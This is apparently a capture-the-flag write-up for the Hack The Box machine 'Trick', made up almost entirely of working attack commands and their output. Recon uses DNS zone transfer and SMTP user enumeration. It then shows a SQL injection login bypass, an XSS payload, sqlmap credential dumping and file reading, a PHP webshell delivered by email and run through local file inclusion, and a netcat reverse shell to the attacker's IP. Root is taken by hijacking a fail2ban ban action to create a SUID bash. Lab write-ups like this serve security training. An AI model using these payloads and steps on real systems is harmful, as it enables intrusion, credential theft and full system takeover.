
Trick
Recon
IP=10.129.227.180
nmap -Pn -p- -T4 -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP
# Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-23 10:45 CET
# Nmap scan report for 10.129.227.180
# Host is up (0.068s latency).
# Not shown: 65531 closed tcp ports (reset)
# PORT   STATE SERVICE
# 22/tcp open  ssh
# 25/tcp open  smtp
# 53/tcp open  domain
# 80/tcp open  http

# Nmap done: 1 IP address (1 host up) scanned in 14.13 seconds
# Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-23 10:45 CET
# Nmap scan report for 10.129.227.180
# Host is up (0.032s latency).

# PORT   STATE SERVICE VERSION
# 22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
# | ssh-hostkey:
# |   2048 61ff293b36bd9dacfbde1f56884cae2d (RSA)
# |   256 9ecdf2406196ea21a6ce2602af759a78 (ECDSA)
# |_  256 7293f91158de34ad12b54b4a7364b970 (ED25519)
# 25/tcp open  smtp?
# |_smtp-commands: Couldn't establish connection on port 25
# 53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
# | dns-nsid:
# |_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
# 80/tcp open  http    nginx 1.14.2
# |_http-title: Coming Soon - Start Bootstrap Theme
# |_http-server-header: nginx/1.14.2
# Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 242.75 seconds

# nmap -sU --min-rate 5000 -p- 10.129.227.180
# Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-23 10:54 CET
# Nmap scan report for 10.129.227.180
# Host is up (0.057s latency).
# Not shown: 65385 open|filtered udp ports (no-response), 149 closed udp ports (port-unreach)
# PORT   STATE SERVICE
# 53/udp open  domain

# Nmap done: 1 IP address (1 host up) scanned in 145.57 seconds
User
Successful DNS Full Zone Transfer
We don't really get anything to appear on DNS, but we can attempt to guess the domain name given HTB uses the same format, I'm curious if there's a more legit way to do this than guessing.
dig ANY trick.htb "@10.129.227.180"
# <SNIP>
# trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
# trick.htb.		604800	IN	NS	trick.htb.
# trick.htb.		604800	IN	A	127.0.0.1
# trick.htb.		604800	IN	AAAA	::1

dig AXFR trick.htb "@10.129.227.180"
# <SNIP>
# trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
# trick.htb.		604800	IN	NS	trick.htb.
# trick.htb.		604800	IN	A	127.0.0.1
# trick.htb.		604800	IN	AAAA	::1
# preprod-payroll.trick.htb. 604800 IN	CNAME	trick.htb.
# trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
This open the door to better fuzzing of HTTP and SMTP.
AXFR worked we learn of: preprod-payroll.trick.htb
Looking at the webserver
First let's see what we have on the base tcp/80:
curl -I http://10.129.227.180
# HTTP/1.1 200 OK
# Server: nginx/1.14.2
# Date: Tue, 23 Dec 2025 09:45:36 GMT
# Content-Type: text/html
# Content-Length: 5480
# Last-Modified: Wed, 23 Mar 2022 16:34:04 GMT
# Connection: keep-alive
# ETag: "623b4bfc-1568"
# Accept-Ranges: bytes
No domain, website is pretty empty, let's fuzz:
ffuf -c -w `fzf-wordlists` -u "http://10.129.227.180/FUZZ"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.227.180/FUZZ
 :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 37ms]
css                     [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 34ms]
index.html              [Status: 200, Size: 5480, Words: 1697, Lines: 84, Duration: 32ms]
js                      [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 32ms]
:: Progress: [4750/4750] :: Job [1/1] :: 1242 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
Looking at preprod-payroll

From sources we learn of /voting.php, /index.php?page=home, and POST /ajax.php?action=login
We can't access anything without login, tried admin:admin and some SQLi nothing triggers. No descriptive errors, no reflection.
Either we can find new files or we try to gain usernames from SMTP:
ffuf -c -w `fzf-wordlists` -u "http://preprod-payroll.trick.htb/FUZZ"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://preprod-payroll.trick.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 34ms]
database                [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 34ms]
index.php               [Status: 302, Size: 9546, Words: 1453, Lines: 267, Duration: 35ms]
:: Progress: [4750/4750] :: Job [1/1] :: 1156 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
/database/: 403, tried fuzzing for ,.sql,.sqlite,.db on common.txt and a special filenames, got nothing.
Enumerating users on the machine via SMTP VRFY
Tried using smtp-user-enum but it's completely broken, instead trying
telnet trick.htb 25
# Trying 10.129.227.180...
# Connected to trick.htb.
# Escape character is '^]'.
# 220 debian.localdomain ESMTP Postfix (Debian/GNU)
EXPN root
# 502 5.5.2 Error: command not recognized
VRFY root
# 252 2.0.0 root
vrfy www-data
# 252 2.0.0 www-data
VRFY fakeUserNotExist
# 550 5.1.1 <fakeUserNotExist>: Recipient address rejected: User unknown in local recipient table
We confirmed it works, let's use smtp-user-enum to automate this:
smtp-user-enum -m VRFY -U /usr/share/seclists/Usernames/top-usernames-shortlist.txt -l trick.htb 10.129.227.180 25
# Connecting to 10.129.227.180 25 ...
# 220 debian.localdomain ESMTP Postfix (Debian/GNU)
# 250 debian.localdomain
# Start enumerating users with VRFY mode ...
# [----] root          252 2.0.0 root
# [----] admin         550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
# [----] test          550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient table
# [----] guest         550 5.1.1 <guest>: Recipient address rejected: User unknown in local recipient table
# [----] info          550 5.1.1 <info>: Recipient address rejected: User unknown in local recipient table
# [----] adm           550 5.1.1 <adm>: Recipient address rejected: User unknown in local recipient table
# [----] mysql         252 2.0.0 mysql
# [----] user          550 5.1.1 <user>: Recipient address rejected: User unknown in local recipient table
# [----] administrator 550 5.1.1 <administrator>: Recipient address rejected: User unknown in local recipient table
# [----] oracle        550 5.1.1 <oracle>: Recipient address rejected: User unknown in local recipient table
# [----] ftp           550 5.1.1 <ftp>: Recipient address rejected: User unknown in local recipient table
# [----] pi            550 5.1.1 <pi>: Recipient address rejected: User unknown in local recipient table
# [----] puppet        550 5.1.1 <puppet>: Recipient address rejected: User unknown in local recipient table
# [----] ansible       550 5.1.1 <ansible>: Recipient address rejected: User unknown in local recipient table
# [----] ec2-user      550 5.1.1 <ec2-user>: Recipient address rejected: User unknown in local recipient table
# [----] vagrant       550 5.1.1 <vagrant>: Recipient address rejected: User unknown in local recipient table
# [----] azureuser     550 5.1.1 <azureuser>: Recipient address rejected: User unknown in local recipient table
Signup API to Payroll
Aften fuzzing the /ajax.php?action=FUZZ endpoint I discovered:

curl "http://preprod-payroll.trick.htb/ajax.php?action=signup" -X POST --data-raw $'name=test&contact=test&address=test&email=test&password=Bp90*^9A!4^e'
# No reply
Can't create account it seems, let's try logging in:
curl "http://preprod-payroll.trick.htb/ajax.php?action=login" -X POST --data-raw $'username=test&password=Bp90*^9A!4^e'
# 3
3 is the same I got from the website, login with a bad account.
Looking back at the source code I see that:
- 1 goes to the dashboard
- 2 goes to the voting page
- 3 is invalid.
Also after looking back I realized taht my previous SQLi attempt actually succeeded but the app just shows a dummy error message.
Sending:
username='(+%23+%22(+--%2B&password='(+%23+%22(+--%2B
Gave me:
<br />
<b>Notice</b>:  Trying to get property 'num_rows' of non-object in <b>/var/www/payroll/admin_class.php</b> on line <b>21</b><br />
3
Still 3 but it's better, after cleaning up the SQLi, I learned it's escapable trough a single quote and can be triggered from the username, final payload is:
username='+OR+1=1+--+&password=pass
This returns 1 and gets us into the site:

Exploring the tabs we find in the "Users" tab the Administrator account with their username "Enemigosss", and a password hidden with asterisks, we can simply toggle the input field from "password" to "text" or just read the data from the HTML source and we get the admin password.
Let's cover password reuse first and try SSH:
sshpass -p "SuperGucciRainbowCake" ssh -oStrictHostKeyChecking=no "Enemigosss@trick.htb"
# Warning: Permanently added 'trick.htb' (ED25519) to the list of known hosts.
# Permission denied, please try again.
Ok, we can still use it to connect legitimately without the SQLi.
Reflected XSS
I tried fuzing the /index.php?page=FUZZ and realized that the Content-Length changed depending on our input, this means something gets reflected somewhere.
After some testing I found that our page is being reflected inside a <script> tag, within the class selector of a jquery call. for example sending ?page=TEST results in:
<script>$('nav-TEST').addClass('active')</script>
Pushing this further we can attempt to use $.get() if jQuery was configured to allow that with --allow-file-access-from-files. We can craft a payload to escape the current jQuery call and add our custom get:
/index.php?page=');$.get('index.php',function(d){console.log(btoa(d))});//
Looking in the console we obtain our base64 blob encoded index.php! Though I quickly realized its not the source code but still the rendered HTML.
I googled the entire title of the page and found out that apparently this is actually real software.
So based on that I found this RCE from a spoiltus page for CVE-2024-34833
We can run sqlmap against the login endpoint to extract the database credentials:
Database: payroll_db
Table: users
[1 entry]
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
| id | doctor_id | name          | type   | address | contact | password              | username   |
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
| 1  | 0         | Administrator | 1      | <blank> | <blank> | SuperGucciRainbowCake | Enemigosss |
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
We can also read files, the user has FILE permissions, let's try to extract the nginx config:
sqlmap -r login_request.txt --batch --technique B --threads=10 --file-read=/etc/nginx/sites-enabled/default
#         ___
#        __H__
#  ___ ___[,]_____ ___ ___  {1.9.7.7#dev}
# |_ -| . [,]     | .'| . |
# |___|_  [(]_|_|_|__,|  _|
#       |_|V...       |_|   https://sqlmap.org

# [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

# [*] starting @ 16:55:13 /2025-12-23/

# [16:55:13] [INFO] parsing HTTP request from 'login_request.txt'
# [16:55:13] [INFO] resuming back-end DBMS 'mysql'
# [16:55:13] [INFO] testing connection to the target URL
# sqlmap resumed the following injection point(s) from stored session:
# ---
# Parameter: username (POST)
#     Type: boolean-based blind
#     Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
#     Payload: username=a' AND 7728=(SELECT (CASE WHEN (7728=7728) THEN 7728 ELSE (SELECT 9744 UNION SELECT 2516) END))-- -&password=pass
# ---
# [16:55:14] [INFO] the back-end DBMS is MySQL
# web application technology: Nginx 1.14.2
# back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
# [16:55:14] [INFO] fingerprinting the back-end DBMS operating system
# [16:55:14] [INFO] the back-end DBMS operating system is Linux
# [16:55:14] [INFO] fetching file: '/etc/nginx/sites-enabled/default'
# [16:55:14] [INFO] retrieving the length of query output
# [16:55:14] [INFO] retrieved: 2116
# [16:57:10] [INFO] retrieved: ..20202020202020202020202020202020666173746367695F7061737320756E69783A2F72756E2F7068702F706870372E332D66706D2E736F636B3B0A20202020202020207D0A7D0A          [16:57:10] [INFO] retrieved: 73657276 <SNIP>
# do you want confirmation that the remote file '/etc/nginx/sites-enabled/default' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
# [16:57:10] [INFO] retrieving the length of query output
# [16:57:10] [INFO] retrieved: 4
# [16:57:11] [INFO] retrieved: 1058
# [16:57:11] [INFO] the local file '/root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default' and the remote file '/etc/nginx/sites-enabled/default' have the same size (1058 B)
# files saved to [1]:
# [*] /root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default (same file)

# [16:57:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/preprod-payroll.trick.htb'

# [*] ending @ 16:57:11 /2025-12-23/
Accessing the files we see:
server {
	listen 80 default_server;
	listen [::]:80 default_server;
	server_name trick.htb;
	root /var/www/html;

	index index.html index.htm index.nginx-debian.html;

	server_name _;

	location / {
		try_files $uri $uri/ =404;
	}

	location ~ \.php$ {
		include snippets/fastcgi-php.conf;
		fastcgi_pass unix:/run/php/php7.3-fpm.sock;
	}
}


server {
	listen 80;
	listen [::]:80;

	server_name preprod-marketing.trick.htb;

	root /var/www/market;
	index index.php;

	location / {
		try_files $uri $uri/ =404;
	}

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

        server_name preprod-payroll.trick.htb;

        root /var/www/payroll;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}
We see our default server and our preprod-payroll + a new preprod-marketing.trick.htb
Accessing preprod-marketing

We find LFI path traversal again.
At this point I was stumped, we got another LFI but no idea how to escalate that into RCE or anything useful.
I looked at the guided mode on HTB and they mentioned "where are the mails stored", that's over at /var/mail/, so thinking about that maybe we have arbitrary file upload trough mail?
Let's try to user swaks to send an email to michael (we saw his username in /etc/passwd)
swaks --to michael --from johnDoe --header "Subject: Testing\!" --body '<?php system($_REQUEST["cmd"]); ?>' --server trick.htb
# === Trying trick.htb:25...
# === Connected to trick.htb.
# <-  220 debian.localdomain ESMTP Postfix (Debian/GNU)
#  -> EHLO exegol-Trick
# <-  250-debian.localdomain
# <-  250-PIPELINING
# <-  250-SIZE 10240000
# <-  250-VRFY
# <-  250-ETRN
# <-  250-STARTTLS
# <-  250-ENHANCEDSTATUSCODES
# <-  250-8BITMIME
# <-  250-DSN
# <-  250-SMTPUTF8
# <-  250 CHUNKING
#  -> MAIL FROM:<johnDoe>
# <-  250 2.1.0 Ok
#  -> RCPT TO:<michael>
# <-  250 2.1.5 Ok
#  -> DATA
# <-  354 End data with <CR><LF>.<CR><LF>
#  -> Date: Tue, 23 Dec 2025 19:15:05 +0100
#  -> To: michael
#  -> From: johnDoe
#  -> Subject: Testing!
#  -> Message-Id: <20251223191505.035550@exegol-Trick>
#  -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
#  ->
#  -> <?php system($_REQUEST["cmd"]); ?>
#  ->
#  ->
#  -> .
# <-  250 2.0.0 Ok: queued as 796E54099C
#  -> QUIT
# <-  221 2.0.0 Bye
# === Connection closed with remote host.
And then using the LFI we discovered we can try to access the webshell in the email we just sent:
curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: preprod-marketing.trick.htb' -H $'Accept: text/html' \
    $'http://preprod-marketing.trick.htb/index.php?page=..././..././..././..././..././..././..././var/mail/michael&cmd=id'
# HTTP/1.1 200 OK
# Server: nginx/1.14.2
# Date: Tue, 23 Dec 2025 18:15:51 GMT
# Content-Type: text/html; charset=UTF-8
# Transfer-Encoding: chunked
# Connection: keep-alive

# From johnDoe@debian.localdomain  Tue Dec 23 19:15:39 2025
# Return-Path: <johnDoe@debian.localdomain>
# X-Original-To: michael
# Delivered-To: michael@debian.localdomain
# Received: from exegol-Trick (unknown [10.10.15.34])
# 	by debian.localdomain (Postfix) with ESMTP id 796E54099C
# 	for <michael>; Tue, 23 Dec 2025 19:15:39 +0100 (CET)
# Date: Tue, 23 Dec 2025 19:15:05 +0100
# To: michael
# From: johnDoe
# Subject: Testing!
# Message-Id: <20251223191505.035550@exegol-Trick>
# X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/

# uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
The machine seems to reset the mailbox very often, we need to send a new mail almost every time we want to run a command. Let's get a revshell instead:
curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: preprod-marketing.trick.htb' -H $'Accept: text/html' \
    $'http://preprod-marketing.trick.htb/index.php?page=..././..././..././..././..././..././..././var/mail/michael&cmd=busybox%20nc%2010.10.15.34%20443%20-e%20sh'
Get a shell, stabilize it, and we have user.txt
Root
Root was insufferable, I'll leave some very crude notes here just because the technique is interesting.
sudo -l
# Matching Defaults entries for michael on trick:
#     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

# User michael may run the following commands on trick:
#     (root) NOPASSWD: /etc/init.d/fail2ban restart

find / -group security -exec ls -ldb {} \; 2>/dev/null
# drwxrwx--- 2 root security 4096 Dec 23 20:00 /etc/fail2ban/action.d

ls -la /etc/fail2ban/action.d
# total 288
# drwxrwx--- 2 root security  4096 Dec 23 20:00 .
# drwxr-xr-x 6 root root      4096 Dec 23 20:00 ..
# -rw-r--r-- 1 root root      3879 Dec 23 20:00 abuseipdb.conf
# -rw-r--r-- 1 root root       587 Dec 23 20:00 apf.conf
# -rw-r--r-- 1 root root       629 Dec 23 20:00 badips.conf
# <SNIP>
Interesting, we can restart fail2ban and we can overwrite any file in the action.d directory because of the group permissions.
Looking at /etc/fail2ban/jail.conf we see that the jail sshd module is enabled. From that we can hijack the banning action in /etc/fail2ban/action.d/iptables-multiport.conf and when the machine want's to ban us it will trigger a privileged action instead.
cp /etc/fail2ban/action.d/iptables-multiport.conf /tmp/iptables-multiport.conf
cat /tmp/iptables-multiport.conf
# <SNIP>

# actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>
actionban = cp /bin/bash /tmp/bash && chmod 4755 /tmp/bash

# <SNIP>

rm -rf /etc/fail2ban/action.d/iptables-multiport.conf; cp /tmp/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf; grep "actionban" /etc/fail2ban/action.d/iptables-multiport.conf
Then just spam ssh login attempts until we see a bash shell in /tmp:
ssh fakeUser@127.0.0.1
Once you have appeased the fail2ban gods you might just be lucky enough to get the file to create itself, it can happen on your first (5 attempts) or after restarting the entire machine 3 times (🫠):
ls -la /tmp/bash
# -rwsr-xr-x 1 root root 1168776 Dec 23 21:00 /tmp/bash
/tmp/bash -p
whoami
# root